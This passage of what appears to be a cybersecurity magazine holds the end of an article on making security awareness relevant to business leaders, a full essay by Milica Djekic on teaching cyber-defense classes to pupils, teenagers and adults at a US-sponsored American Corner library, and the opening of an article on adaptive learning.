Cyber awareness is no different. We're trying to impart tactics, techniques and procedures to an audience who often fails to see the relevance in their daily life. Your users simply don't care that Unit 42 helped bag the notorious BEC actor, SilverTerrier, as part of Operation Falcon II. Nor are they wowed by cautionary tales, FBI statistics or flashy adversary names. It's all too abstract, too far removed and contrived. It is irrelevant.

So, how can we make cybersecurity relevant in the real world our users inhabit? Here are a few strategies:

Know Your Audience

Sure, a business leader responsible for revenue from the military has heard about phishing for years, but are they truly aware how long APT actors have had their organization on the radar? Are they even aware of the government's latest guidance on cyber compliance?

For this business leader and many others, cybersecurity is clearly not their area of expertise. They are busy growing the business, understanding customers and worrying about product development. They may read an occasional article about cybersecurity in a trade magazine or see a headline like this one in Forbes, but that's about it. They may even believe their organization is too small, too obscure or too insignificant to draw the attention of some hypothetical adversary. They're likely wrong, and it's your job to help them realize it by making the risks less abstract.

Get Specific About the Threats

Every organization has a unique risk profile based on their target markets, geographic distribution, future strategies and culture. With a little time and effort, nearly all of these risks can be turned from generalized worries into specific, tangible threats.

Maybe your business sector is your biggest risk; companies in the defense industry often attract attention from nation-state actors interested in infiltration or disruption. Maybe it's your geography; organizations with footprints in nations like China often find their intellectual property at risk. Or maybe your strategies for entering digital markets, migrating to the cloud, or leveraging SaaS open organizations have opened you up to new risks that simply weren't present with an on-premises infrastructure. Often organizational culture also has a strong impact on the threat. Agile startups are all about moving fast and taking chances. Manufacturers are hyper focused on cost control, integration of OT and extended technology lifecycles. Law firms often lack centralized authority. These are all very different cultures, with inherently different risks.

Using tools like the MITRE ATT&CK framework coupled with high-fidelity intelligence, you can go beyond naming the threats facing these organizations. You can profile the actors who will likely attack them and the tactics, techniques and procedures (TTPs) they will likely use. Now it's personal.

Create Curated Material

Creating material that shows the linkage between specific threats and risks to a business is no easy feat. It's part art, part science and a bit of alchemy. Once again, abstractions and generalizations won't help you here. Nor will more charts and lectures, which will quickly start sounding like Charlie Brown's teacher to most business leaders.

The right content will be customized to the audience. It will approach the cyber problem from their point of view and lay out the threats and risks in terms they can easily understand. If you are preparing material for a manufacturing team you can start by acknowledging the challenges of uptime, safety and cost-efficiency. What threats could manifest themselves in availability issues? Which could compromise safety? Which disrupted their competitors? Tell them how Russian actors target UPS devices and PLCs with default credentials to cause disruption; then you'll have their attention.

Time to Engage

You know your audience; you've identified the threats and you have the right content at the ready. All you need now is the right opportunity to deliver the message. Your opportunity could come from a common third party vendor, an introduction from a colleague, a follow up on a company posting or during a reply to some internet news. Your window may be small—20 minutes at a team meeting, right after the financial update or right before lunch. It doesn't matter. Take it. That first session is all about catching their attention, sparking some interest and getting an invite to come back.

This is where all your previous work pays off. At the very least, hearing relevant, curated information about threats or risks that can prevent them from meeting business goals will catch a leader's attention. It could plant a seed. Who knows, it may even identify a quick win that will reduce risk and solve an issue.

Raising awareness demands playing the long game. It's not about spamming users with simple tips or feeding them automated emails and video "snacks." Real awareness means making cybersecurity relevant by investing the time to find your audience, hone your message and create a real connection.

Don't expect epiphanies overnight. Barring a catastrophic event, organizations won't suddenly see the light. But if you invest the time and energy to raise the cyber IQ of key leaders, you'll eventually hear your own voice echoing around the organization as your users become cyber champions.

About the Author

Craig Burland, CISO of Inversion6, works directly with the firm's clients, building and managing security programs, as well as advising them on cybersecurity strategy and best practices. He brings decades of pertinent industry experience to Inversion6, including his most recent role leading information security operations for a Fortune 200 Company. Craig is also a former Technical Co-Chair of the Northeast Ohio Cyber Consortium and a former Customer Advisory Board Member for Solutionary MSSP, NTT Global Security, and Oracle Web Center. He can be reached online at LinkedIn and at our company website www.inversion6.com

High-Tech Security Classes for Children, Adolescents and Adults

By Milica D. Djekic

Abstract

Transferring cyber security skill might be a challenge as classes attendees can be with different backgrounds, as well as age groups. It's up to an instructor how classes will be coordinated, but that's not the only demand in such a learning process. The instructor delivering those lectures and tutorials must operate according to some learning material and the experience shows the best results are possible if the instructor has made those lecture notes, as well as practical exercises independently. In other words, in order to teach some attendees cyber defense it's needed a good combination of the theory and practice as the outcome itself would not be just an appropriate orientation of the students in the cyberspace, but also reaching some level of the understanding regarding such a concept in engineering and criminology. The empirical work suggests anyone can learn high-tech security no matter if the

instructor is distributing those classes to a wide range of the participants. The main thing being needed is to prepare some learning material relying on a deep understanding research, so if the learning content is clear to the teachers it can only be easier to everyone to receive that knowledge transfer. Apparently, if some degree of the confidence is demonstrated those who learn will better trust to such a studying program. This effort is created to comprehensively explain to anyone being interested to know how such a service looks like in the practice, as well as illustrates why its outcomes must provide some false-positives no matter who is instructed via those classes, so far.

Keywords: cyber defense, technology, intelligence, skill, training, etc.

Introduction

The experience shows it's not needed to be a true educator in order to teach someone something. Perhaps it's enough to cope with the deep approach research skills and some capacities to present such an effort. The research fellows are equally capable to conduct a deep understanding research, as well as explain their investigation's findings to a very broad audience. In other words, those who believe if something cannot be explained in a simple fashion it's not well-understood by such an explainer are correct. Further, if the explainer is not sure about such content the entire audience will not be convinced about anything. The research skill covers great linkage capacities, ability to deal with facts and arguments and in so many cases; proven response to critical thinking requirements. Also, those doing some research are in the demand to clarify what they really do at some professional events, project meetings or in front of their colleagues which means they must master their social, communication and presentation skills in order to provide their research findings to those who are willing to learn from them. Apparently, the point is to make some education and training which could cope with a prefix universal as only in such a case a wide spectrum of the audience will be deeply engaged into such a learning program. To clarify, there is no a word about any popular lecturing, but mostly it's considered that some kind of the critical skill transfer is an imperative as those who attend such classes should get capable to obtain very serious and complex tasks. In addition, once prepared learning resources must demonstrate capacities to those who study on their own accomplish some comparable results to those being achieved with those who attended the classes. In other words, such created resources should serve for self-learning and indeed; that's a tendency in many areas of the human's activities to offer something which can work for a production of the trained workforce or in a sense of the security well-qualified defense professionals.

In this case, there have been delivered some cyber security classes in a multilingual manner and as in any activities there have been some false-positives, as well as some false-negatives. The targeted requirements were reached, but also there were some concerns which had to be reviewed for the next season. In other words, it's needed for the instructor to become familiar with the classes' attendees not in sense to know all of them personally as it's not such an important, but mostly because every new season brings new students to get taught. The point is to – with each next iteration – improve such training capacities as those who learn could figure out what the role of those sessions was and why it is significant to get provided with the handy resources which can be used even later or replaced with the updated version of new learning material. For a communication with the students it can be applied email, some messaging gadget for delivering online classes, as well as some advantages of the social networking can be taken as well. Before every lecturing or tutorial session it's needed to test a pre-knowledge of the

attendees as the instructor would get a feedback at the beginning which can help in a better understanding of the classes' needs in regards to estimate a level of the students' familiarity with the topic being demonstrated through those learning sessions. If the previous skill is poor that means the teacher will need to work hard in order to transfer everything predicted to the students. On the other hand, if it was worked with the advanced group it's necessary to put such a skill transmission at a higher level as those being more progressive must be treated as talented and there is a total methodology how to work with such a sample. For instance, a good approach in such a case is to feed their curiosity and let them feel free to show what they know and want. Either working with young or adult individuals there always can be someone advanced and that person must be channelized to obtain much higher demands for a reason that's a purpose of the gifted selection. Apparently, if the pre-knowledge is confirmed the classes delivery can begin. Those tests are just a survey about the topic which will be explained that day and at the end of each session is needed to pass through exercises in order to recapitulate that session, as well as check out if the students constructively used that time on the classes. The interviewing is always helpful to determine how to start with something and through careful preparation of the resources it's feasible to offer a chance to everyone to repeat what was done and as it is well-known the repeating is the mother of the knowledge. Also, there must be some exercises set which can support the students to deeply understand what they were doing through such a studying program. The advanced attendees seek a special treatment because they can offer a lot to their community only if properly managed and navigated. In other words, it's so expensive remaining without someone who can give true false-positives to own surrounding as such an individual even being so young at that stage can become a great leader tomorrow offering a betterment to some area of science and technology. Those who recruit the talents know how it is significant to show some care about their needs as once some kind of the trust is made those smart persons can be used to produce some results within highly competitive environment. On the other hand, if not managed right those young people can be lost and that is a huge disadvantage to their society. In other words, there is no need to import the experts if it is possible to make them on the own literally getting advantage over the rest of the communities, so far.

The main goal of this effort is to illustrate how cyber defense training can be conducted, as well as provide some details about pluses and minuses of that field of the interest. Instructing cyber security is an exciting, but yet complicated task as the majority of those willing to learn are deeply with diversity in sense of age group, background and predispositions to absorb the skill. Indeed, it's like a sport – anyone can choose to train it and there are no specific barriers even if joining some club no one will guarantee that someday any player can become a successful professional. For instance, if the case of the martial arts is considered it's obvious many will practice such training even being children or adult; man or woman and all of those practitioners can obtain some progress in that discipline getting higher and higher ranks through martial art belts and master titles. The situation with the cyber defense is similar as those who study such a course can be satisfied with the opportunity to learn something new and get included into some modern tendencies, while the rest can show an ambition to turn into professional waters literally making income from such a skill. The cyber security classes being mentioned in this manuscript serve to simply open a door and those interested to try will see where such a way leads. Offering such programs to those willing to improve their performances is a true community outlet especially if the attendees are motivated to take advantage over that opportunity investing their time into self-learning and research. Through such a project can be demonstrated that with the adequate approach and well-created resources it is possible to teach even the pupils to cope with cyber defense. In other words, early in their lives they

will receive awareness about such an activity and further through their schooling they can make a choice to become a part of the high-tech community even as the engineers, researchers, scientists or experts depending what they found as interesting and how the system channelizes them. It's such an appealing to the governments worldwide to engage their people in such or similar programs as that can be mainly beneficial to many. Also, there are some false-negatives in sense of the cybercrime underworld which can attempt to recruit those persons for a hacking business, but such a concern can be tackled via some of the crime prevention strategies.

Behind Perspectives

The previously mentioned learning program is conducted in the American corner in some town in Europe. The American corner is a project of the US Department of State and its purpose is to bring cultural exchanging exclusively from the people of America. The entire project within any community is coordinated by the local US Embassies which serve to develop good bilateral relations between the United States and the hosting country. The experience shows such a project is welcome anywhere as it offers a free library membership to those willing to join and use a plenty of the helpful resources on their behalf. Also, there are a heap of the studying programs being offered at a daily level and they all are certainly free of charge. The US Embassy covers all costs for scholarships, consultancy serving and publishing as those attending their programs can study English at a beginner and advanced stage, as well as take advantage over so useful lecturing and tutoring programs which are delivered in the first class environment by top students, professionals and consultants. Anyone being deeply engaged in the life of such a community feels a true thankfulness to the American people for being sharing with the rest of the world. In this case, it was assigned to a consultant to deliver classes in cyber defense to the local community as the US Embassy requirement was to fill space with handy and engaging contents which were mainly done in the evening through business days or in the morning on a weekend as the coordinators took care to be convenient to students and working people who could not attend the studying program when they are busy with their private and professional obligations. In other words, the role of such a project is to make a bridge between the countries and their people coming with the best possible intention to support those communities, as well as present the United States in the best possible manner. The American corner project is created to make friendship between nations and help Americans being welcome wherever they go. For instance, in that town there is the entire small community of the real Americans and they are very pleased to join such a program remaining in touch with their motherland. The discussed cyber security program was distributed for a bit more than a year and as an outcome there was made a handbook entitled "A Beginner's Guide through Cybersecurity", so far. That effort was a part of the everyday commitment and it was delivered to the audience via email, Skype and social networking, as well as in person using facilities of the American corner. Many were used those resources for an online learning and the instructor's experience suggests that the majority of the users were satisfied with such an effort. Indeed, the course was delivered at a monthly basis and it took a lot of hard work to month-by-month prepare something such an engaging. The entire learning material was written in English, while the classes were bilingual in order to provide the best possible experience to the groups attending the studies as some people in such a community could need a support to get taught in their language for a reason it can be quite trickery to them to understand something that professional in a foreign speaking. It's not about anyone's lack of the skill – it's mostly about the capacities of the American corner to make

closer a professional terminology to a wide spectrum of the audience. In an essence, anyone collaborating with such US program must have a great skill and in a sense of the consultancies capacities to make a knowledge transfer in as many languages as feasible demonstrating in such a fashion some skill and expertise as something being offered to the United States as a service to everyone.

In addition, the American corner facilities can be described as not that large American-style library which provides an engaging, warm and private atmosphere to all their members and visitors. It's possible to borrow some books, press, DVDs with movies and music, as well as some studying sets for learning English at a competitive level after which is possible to take some professional exams for English speaking certificates. The corner does not organize any exams or testing, but they mainly serve to provide some resources for a preparation and English language classes completely free of any cost. Every single week, there are the days for a movie projection and a very broad audience gladly attends those events. Apparently, very frequently the American corner organizes some book promotion nights, workshops and exhibitions fully on a behalf of the entire community. The mentioned community highly appreciates an effort of such US project and they find as such an enjoyable to gift the US Embassy with so valuable handmade artworks in order to express their deepest thankfulness to such an initiative of the United States. The creative industry community of that place supports the corner's effort to collect some donations through humanitarian programs just gifting their artwork to be sold on an auction. Indeed, there are a plenty of activities being established by that US project and those efforts are highly recognized and welcomed by everyone. From that point of view, it's obvious why the American corner can be a brilliant spot for delivering cyber defense classes as they can completely meet the needs of such a demanding course providing learning environment, resources and invested work to such programs being exclusively conducted with them. The main aim of that US project is to create some kind of the cultural support to their hosting countries, but also as being such a giving they might support those communities to cope with more outlets to all brining betterment to such societies.

For instance, if there are the people who study English through those programs they can learn a new language and when applying for employment locally or overseas via interviews and testing; they can convince an employer about their skill and in such a sense get hired by some business. Also, if there are attended some professional courses many can develop skill and simply take advantage over such gained knowledge. Essentially, in terms of the provided cyber defense training it's obvious that as everything was available online those resources could serve for remote learning and anyone coping with such false-positives can recognize that studying program can be only advantaging to those learning from such notes as if appropriately applied can bring only some benefits to the legal system. The outstanding persons serving to such US project can deserve so needed professional experience and that can be the opportunity not only to those who serve, but more likely to everyone being involved into the life and functioning of that community. In other words, it's very expansive paying for any qualitative classes anywhere in the world and such a great opportunity is offered by the US government worldwide just for free. There are some huge nations over the globe which can offer perfect learning conditions to the other countries, but their service is chargeable and they cannot give such outlets as the US project can. Finally, delivering the cyber security classes with the American-style library is a wonderful experience especially because there are great conditions to those who want to learn, rise and grow in a time of the cutting-edge technologies, so far.

Classes Delivery Conditions

The American-style library offers top conditions for engaging education and learning to their visitors as it has the entire cyber café and the other interactive equipment for knowledge and skill gaining. That way of the support is warmly recommended to delivering classes as anyone coming there can receive some studying program in a very relaxed, smooth and friendly fashion. Every single detail of such a place is carefully designed and beautifully decorated in order to provide the best possible knowledge transfer environment. Sometimes the learners can be limited with some deadlines and that can cause some stress with them and for such a reason it's important to choose the space for learning which will not add more pressure, but support everyone to feel peace and harmony within such conditions. Also, all collaborators serving in the American corner must be fluent in English and demonstrate some kind of dedication and soft behavior as such attendees would not be concerned if they can or cannot go through such an experience. Everyone can learn and through the service with that US project the instructor needed to create such a studying training and some of the resources which literally helped those students deserve a full confidence about anything being done on those lessons. In other words, the cyber defense learning program was separated in two modules being theoretical and practical where the attendees could absorb lectures and later participate with exercises that could assist them in gaining some skill. For instance, every lecture has started with a survey getting several questions in order to estimate what attendees already know as the lectures could be adjusted to their needs. Afterwards, the classes were delivered and the attendees were encouraged to actively participate in those lessons making questions and suggesting new ideas to the instructor as such an approach in education and learning serves to increase creativity and some thinking habits to everyone taking part with those theory-based classes. Finally, at the end of the session which could take a few hours there was opened a discussion where the students could do some brainstorming and deeply understand what was delivered to them at that evening. Also, such a class resource was provided to everyone and shared through social networking and the other communication channels in order to support those who appreciate to study at home. The entire theoretical part of the cyber security program was distributed via presentations using a projector to share the lessons in such a manner. As time has gone on, everyone has dealt with more confidence about each other and better understood the covered topic of the learning course. It seems the created program was prepared in such a way to get engaging to any age group, background or social status. The reason why the cyber defense is that well-accepted by many could be it might offer something that many scientific and professional disciplines cannot and that is gaming. It's simply a dream of so many people to work hard in order to get rewarded and such a situation is well-explored in a business surrounding where everything is graded and marked. In case of that cyber defense program, nothing was compulsory as anyone could select if the classes would be attended in person or online. In other words, all those activities just motivated the people to develop an interest into that area of the technology and anyone who wanted to progress with so has chosen to invest a lot of effort even after the classes in order to get better, smarter and quicker in the cyber security area of the competency.

Next, a set of the cyber security exercises was done relying on some capacities of the cyber café being within such a library. Anyone attending that place can take advantage over the modern working stations, laptops and tablets in order to use those assets for some educative purposes. The practical part of such a program was conducted as a real cyber security training instructing the attendees to step-by-step learn how to cope with some of the emerging topics at that time. The students in that program could leverage their user experience to the advanced level, as well as receive some high-tech security awareness which

depending on their interest to learn could provide them with some beginner skills. Indeed, the role of that studying program was to help in gaining some skills and also; in getting aware about some potential risks of the emerging technologies. The program was not completely oriented to just awareness needs, but more likely to production of the skillful persons who could select how to later apply such invested time and effort. For example, the attendees were instructed to develop a critical thinking which could lately lead to a true pragmatism as the classes were coordinated to encourage everyone think about some business, not only security ideas. In such a sense, it's meant as going through topics about social media the entire class has discussed about an hour or two how it would work to get an enterprise and apply those cutting-edge capacities in order to make some sharing on the web via advertising, marketing and promotions campaigns being suggested by them on their own.

On the other hand, if the social networking has a business capacity it's obvious why it is important to ensure every single account as any method of the misusing can impact an operating of some small firm. The small businesses are a part of the critical infrastructure and if anything about their functioning is threatened it can bring such serious consequences to many. In such a case, the participants of that program could receive a true skill in a pragmatic reasoning, as well as learn how to leverage both – economy and defense, so far. In other words, it's not only about the awareness program, but also about much complicated things making that initiative suitable to those who are engaged with so to resolve a bit wider range of the practical situations. In addition, that high-tech assurance program is made not as a readiness one mainly, but more likely a response to some incident in the cyberspace. To clarify that, even today the majority of the professionals in any area need to gain a digital literacy in order to make their work getting more effective and productive, but on the other hand – they must understand that the high-tech spot is not a naive environment and in such a sense; it's necessary to be aware about some security challenges even if someone is not with a cyber defense profession.

Working with Pupils

The experience with this studying program shows that even primary school students within age group from 11 to 15 can successfully cope with the cyber defense if appropriately guided and instructed. Those children belong to the new millennium or in other words; they are born in a time of the new technologies and 4th industrial revolution. Indeed, such a modern environment is a part of their childhood and some psychologists claim that those habits being developed with such a period of life can remain for the entire lifetime. The course is delivered mostly through male population of the pupils and those boys truly convinced the instructor that they are capable to with easiness and smoothness adopt a very complex topic just following the training resource guidelines. It was surprising and exciting working with such bright kids as they can provide a lot of inspiration and enthusiasm to the consultant who has to transfer some knowledge to them. Their command English is good and they can use some resources in that language as they attend their English classes in their schools and also deal with the contents on TV and popular culture, but within the cyber security program they needed a support in a domestic language in order to get better explained professional terminology in their native language. Over the classes they have received the learning material in English and demonstrated very friendly manners about someone adult which role was to teach them. On the other hand, the instructor working with the kids needs to be extremely flexible and soft as the children appreciate such an approach and not being pushed or under

pressure absorb every single sentence being said in front of them. To clarify, any intelligent child can master such a program, but it's needed to drag their attention as once focused they can receive a lot. Literally, they accepted their instructor as their good pal and under those conditions they have shown a willingness to obey and be nice not making so many noise around their learning environment. In an essence, the main trick how to gain an authority over such an age group is to demonstrate relaxing and knowledgeable teaching, as well as occupy their attention with new and engaging contents as such a new generation of the offspring has already developed some kind of the habit to be overwhelmed with a plenty of the information as they live in an extremely frequent time where their very fast brains need to catch everything in their surroundings.

The good question with this is how to attract the kids with some learning program as in their everyday life they got an opportunity to choose which content will be in a center of their concentration. Indeed, they are quick and trying to always be busy with something and it appears the cyber security lessons in the American corner were not something they expected and probably for such a reason they made a decision to accept high-tech topic to study. It's especially interesting that the ongoing pupils are sometimes better on computer than some adults as they have adopted a habit to take advantage over the web content literally hanging on social media, Skype, YouTube and Wikipedia. Further, if the instructor would make a question they would ask for some time in order to search on the internet an accurate answer. It was truly enjoyable working with such bright young persons and in other words; those social phenomena yet need a heap of time to be deeply researched and explained. Also, those boys attending such classes have demonstrated something very trickery and that is they cope with solidarity about another one and they are the great team players getting their playmaker who coordinates them as a group. Apparently, their entire team accepts the instructor's authority, but as a group they have strictly defined some roles and they appeared as a well-organized unit for tackling their training classes. In other words, they all are the fascinating players willing to learn and receive the instructions probably seeing their instructor as their coach who will let them spending their time in a highly engaging and skill deserving atmosphere, so far.

The point with this case study is the cyber security classes being distributed to the children were well-accepted as the instructing approach was to lead the attendees through some sort of the sport or game which could offer some kind of the reward – in this case the winners would gain the skill. The described sample of the school boys shows that they will cope with deep solidarity and team spirit being united to triumph as a group, not independently. There have been no competitions or opponent behaviors between the boys as they simply played hard to deserve the skill and win that training together. The overall impression is those young individuals are with any lack of selfishness and obviously they are good friends in their private lives even if they do not attend the same school. The schooling in any case is advantaging as some formal education can offer a lot, but those learning programs should cope with the tendencies, as well as get modernized and updating strictly following the needs of the students and the total society. Playing for the skill can provide a motivation for many to give their best and once obtain such a victory can offer something priceless as the Chinese saying would suggest it can teach someone how to catch a fish or in other words; get what to eat for the entire lifetime. Therefore, the case study of those young boys suggests the gaming approach in education is welcome and indeed; that's why any education program copes with some marking system, but in the future the new generations should deal with more pragmatism and practical perspectives as they must be taught that they are the valuable members of the community who can serve to their people not for money – perhaps mostly for virtues such as skill, knowledge and experience adding a lot of value to their path.

Teaching Teenagers

The adolescents require a special treatment in the knowledge transfer as if not handled appropriately can appear as unkind and sometimes revolted. The tendency shows that the underage group in some parts of the world can turn into crime or in this modern time; they can get recruited to work for the cybercrime underworld. Also, they can easily get correlated with some terrorist organization as they find as enjoyable to explore the cyberspace. They yet stay with their parents and must cope with some home rules even if they would rather select to experiment with their lives and try everything and anything at once. Once they leave their home in such an environment they can do whatever their will is and make income for living often breaking the law or getting conflicting with the authorities. The sample which attended the cyber security classes in the American corner was a group of the male high school students which came from the surrounding district to meet the consultant and lately got instructed to cope with the program via online capabilities. Those young guys have demonstrated an appropriate behavior and explained they were the top students at their school and active sport players with their local club. The workshop especially being provided to them was in English as they have shown a full fluency in that language. The instructor has gained an authority over them through a very careful communication as they had so many questions to ask and their needs were literally supported such a completely. Some of them belong to the other ethnic groups as in that part of the country the multiculturalism is very strong and in other words; they had a skill in several languages. In addition, as they attended a general education secondary school they needed to compulsorily study two foreign languages and Latin preparing them for some studying programs in the country or aboard. The instructor needed to get familiar with their needs and habits and even if some knowledge for them was offered in order to keep them being engaged there was come to such an interesting finding such as those boys are interested into cyber defense as they wanted to study computer science and informatics and they have seen that training program as an opportunity to get prepared for the next level of their schooling, so far. Something which concerned the instructor was they admitted they were spending too many time with the Tor and that fact literally indicated to get issued a very strict and aloud warning about such a habit as maybe they can connect with some defense agencies via that activity, but then there have been a plenty of the terrorist and transnational crime groups on that deep web service. The boys truly demonstrated they are outstanding and the local authorities were reported about such information as many Police Departments would appreciate to get such talented persons in their rows serving to the community and not getting a threat to many simply joining some criminal or terrorist organization for a reason they are so curious to explore as much as they can, say, about the privacy systems. After such a warning it was clear those guys felt uncomfortable as they obviously wanted to leave a positive impression about themselves. Teaching such an age group high-tech defense can be a sword with two edges as they are highly intelligent and learn easily, but they must be put under exposure in order to remain nice and helpful to the legal environment.

The mission of the security is to protect the people interfering with the criminal actors or at least to make such a touch being soft and with the minimum concerns. There is a deep confidence that the mentioned school boys can receive the skill of such a prepared learning program, but the main challenge with the young population is they are without any life and working experience and someone experienced either being on this or that side of the law can make them being good recruitees either for the defense organizations or for some criminal groups. It seems such an effort being coordinated with the American corner and shared with the Police could be an adequate starting point for more serious crime prevention operations. The collected findings serve to deliver the cyber defense learning program among the

community offering the real awareness, preparedness and risk management programs to everyone being willing to get instructed with such a knowledge. Also, there are also some false-negatives as there is always a risk that someone can take advantage over such an experience and turn into criminal activities. The reason for so could be very young individuals seek a freedom and they believe it's possible to get it only if there is some money for being spent on things they always wanted. That's the challenge to many governments across the globe as their defense shield chronically must monitor the new trends in their societies and only if they obtain the accurate and timing information about some occurrence they can take advantage and put such an incident under their control, so far.

On the other hand, just if the criminal offense is well-investigated and understood there can be some opportunities to proceed with the crime prevention tactics and strategies. Managing the risk at an acceptable level is such a demanding and can be very time consuming looking for people, resources and finances to get assured. Indeed, the trained young boys being mentioned in this effort were still the school children and teenagers and they were mostly under the supervision of their parents and teachers. The experience indicates some social conditions can affect the offspring in a quite negative manner as in the surrounding with no or extremely poor outlets the crime can be imposed as an only choice to many. Being an instructor and creator of such a severe defense program is very hard as a very wide spectrum of the attendees, as well as remote learners can access truly sensitive information and use them on their behalf for anything, not just for the security. The intention with such a program was to offer something emerging for that time and let's say the mission is partially accomplished as the community got something and also the entire program dragged some attention overseas mainly in the United States as the American corner is the US project. There is a strong opinion the overall program must be updated from time to time as everything in the world is such a dependable on trends and tendencies within the communities.

Outcomes the Adults Expect

The high-tech security classes are also delivered to the adult population including the community members such as retired police officers, security managers, business professionals, staffing, remote workforce, foreign citizens being based in that town, librarians from a scientific section, freelancing artists, US Embassy scholarship holders and much more. Indeed, all of those persons are with a truly diverse background, but all of them demonstrated a capacity to learn, as well as receive some helpful findings and deserve the skill from the instructor. The experience shows there is no need to gain some kind of the authority over those individuals as they chose to attend those classes for a wide spectrum of the reasons. For instance, some of them wanted to improve their skill, the others came there in order to study something new, while the rest just wanted to see how the new training program with the American corner works. In other words, they all had different expectations and the teacher needed to provide a full flexibility in order to cover all their needs. The adult learners are frequently very busy with their daily schedule and the entire program owes such a deep thankfulness for their time and willingness to take part into such learning. Normally, the studying program was provided to everyone being or not the members of that American-style library as the goal of such defense training was to engage as many attendees as possible. The reason for that in that time there was a huge need for something being that brand-new in that country and literally, that program was some of the pioneering programs of that sort in the community. In addition, the instructor needed to offer a complete support to the adult attendees as they were the developed

persons which have their lives within the community, as well as they are with some employment making them being selective what they will consume from the very interesting social events of that time. In an essence, the defense people required a full commitment and a great portion of the helpfulness as they wanted to receive such a knowledge slowly and accurately not showing any sort of the shame to admit they do not understand something or they need to go step-by-step through those lessons. That required from the consultant to apply a dedicated approach to each of them spending several hours per a class in order to make sure everyone was provided with a needed support and only if all were confident about what they learned that evening the group simply gave a permission to everyone to go home and the entire night review the once distributed lessons being sent to them via email communication or put on the social media for sharing and studying. On the other hand, there were some stimulating comments mainly come from the business community that they expected they could obtain more. Obviously, it's seriously needed to adapt to all those demands as the participants who work in the office are an advanced category and as they mostly belong to the private sector it's clear why they always look for the maximum as the aim of the business environment is to produce some profit and they probably use that approach if they are chased to give their best every single day at work and if beside such a busy schedule on a daily basis they have invested some time to attend those classes they will be confident to say what they believe in for a reason no one of them could use any excuse at their work as the private sector is such an unmerciful in that part of the world.

Teaching the adults cyber defense requires a plenty of the patience and a big deal of the flexibility as the mission of that US project is to show a deep appreciation and willingness for sharing to everyone using a service of such a library. In other words, everyone is welcome there and as described in this effort the collaborators with that initiative must offer something outstanding in order to get approved for such a service. The program coordinator is required to provide a full support to everyone and in this case; there were offered some learning resources in English for studying that training. The mentioned instructor has an experience with the skill transfer as there were invested a plenty of years for working with the different background individuals in order to make any learning session being engaging and useful. The main point with such an effort is to provide the learners with good studying materials for both – theory and practice, as well as involve everyone to actively participate in those classes. The American corner is a great learning condition provider as it deals with the modern equipment and deeply follows all trends and tendencies in the United States and widely over the globe. The knowledge, skill and expertise are the key pillars of the both – security and progress and in such a sense the mission of that US project is accomplished and yet needs to be improved coping with the overall global situation and people's needs. It's truly an honor being a part of that community and serving with such a serious studying program.

The ultimate goal of the American corners worldwide is to develop a warm relationship with the rest of the countries as such a strategy can make the betterment to many. In the developing societies, that US project can provide some social opportunities which deeply matters to the peace in the world. The Americans come in peace and show willingness to be sharing with their hosting friends making unbreakable links with the entire governments, as well as their nations. The education is such an important pillar in any community as it brings light to anyone being motivated to learn and if the knowledge is provided through carefully selected programs and learning sessions it's clear why everyone being included in such a mission can give only kind words for that initiative. The country being mentioned in this effort belonged to the concerning region through the recent times and the ordinary people hardly waited for better days to come especially being happy to get opened to the rest of the world. That's why

such US project got many support from the local communities making all the people to become a part of the great international family, so far.

Why Investing in Such a Learning

The main reason why this sort of learning matters is once well-researched and prepared studying program can demonstrate some kind of the universality in delivering the skill among very diverse social groups. Indeed, there is a word about the defense program which can find its applications with awareness, readiness and risk management purposes as the ultimate goal to some security communities can be to develop the crime prevention strategies. Above all, the main false-negatives can be correlated with some misusing attempts, but surely the law enforcement agencies can find some methods to avoid those unwanted scenarios, so far.

Discussions

The described knowledge transfer methodology illustrates some deep social findings which need to be deeply investigated as some defense program works equally well within the learners belonging to pretty different backgrounds. In other words, they all can learn the cyber defense at an entry level, but they all seek the huge commitment and engaging approach. The most interesting thing is the young generations especially the male gender have shown a great capacity to cope with such a field of the interest and the big challenge to the legal system is to do everything in order to do not miss such a talent pool.

Conclusion

The mentioned cyber security program is conducted in 2014 and 2015 in the town being within the Southeastern Europe. Afterwards, that society has provided some efforts in formulating some strategies regarding the high-tech defense challenges, but those programs probably need decades to get developed completely. It was a great honor participating to such classes as many have brought very positive impressions about such an initiative.

Acknowledgements

The author is deeply thankful to her family for all their love, care and support through her life, education and career.

References:

[1] Djekic, M. D., 2017. The Internet of Things: Concept, Application and Security. LAP LAMBERT Academic Publishing.

[2] Djekic, M. D., 2021. The Digital Technology Insight. Cyber Security Magazine

[3] Djekic, M. D., 2021. Smart Technological Landscape. Cyber Security Magazine

[4] Djekic, M. D., 2021. Biometrics Cyber Security. Cyber Security Magazine

[5] Djekic, M. D., 2020. Detecting an Insider Threat. Cyber Security Magazine

[6] Djekic, M. D., 2021. Communication Streaming Challenges. Cyber Defense Magazine

[7] Djekic, M. D., 2021. Channelling as a Challenge. Cyber Defense Magazine

[8] Djekic, M. D., 2021. Offense Sharing Activities in Criminal Justice Case. Cyber Defense Magazine

[9] Djekic, M. 2019. The Informant Task. Asia-Pacific Security Magazine

[10] Djekic, M. D., 2020. The Importance of Communication in Investigations. International Security Journal

[11] Djekic, M. D. 2019. The Purpose of Neural Networks in Cryptography, Cyber Defense Magazine

[12] Djekic, M. D. 2020. Artificial Intelligence-driven Situational Awareness, Cyber Defense Magazine

[13] Djekic, M. D. 2019. The Perspectives of the 5th Industrial Revolution, Cyber Defense Magazine

[14] Djekic, M. D. 2019. The Email Security Challenges, Cyber Defense Magazine

[15] Djekic, M. D. 2016. The ESIS Encryption Law, Cyber Defense Magazine

[16] Đekić, M. D., 2021. The Insider's Threats: Operational, Tactical and Strategic Perspective. LAP LAMBERT Academic Publishing.

About The Author

Milica D. Djekic is an Independent Researcher from Subotica, the Republic of Serbia. She received her engineering background from the Faculty of Mechanical Engineering, University of Belgrade. She writes for some domestic and overseas presses and she is also the author of the books *"The Internet of Things: Concept, Applications and Security"* and *"The Insider's Threats: Operational, Tactical and Strategic Perspective"* being published in 2017 and 2021 respectively with the Lambert Academic Publishing. Milica is also a speaker with the BrightTALK expert's channel. She is the member of an ASIS International since 2017 and contributor to the Australian Cyber Security Magazine since 2018. Milica's research efforts are recognized with Computer Emergency Response Team for the European Union (CERT-EU), Censys Press, BU-CERT UK and EASA European Centre for Cybersecurity in Aviation (ECCSA). Her fields of interests are cyber defense, technology and business. Milica is a person with disability.

How Adaptive Learning Helps Keep Pace with The Ever-Changing Threat Landscape

By Chibeza Agley, Co-Founder and CEO at OBRIZUM

In today's digital age, effective cybersecurity is critical to the success of businesses. Whether it's protecting sensitive data, preventing financial losses, maintaining business continuity, enhancing customer trust, or ensuring compliance with legal requirements, IT security teams are at the heart of business operations.

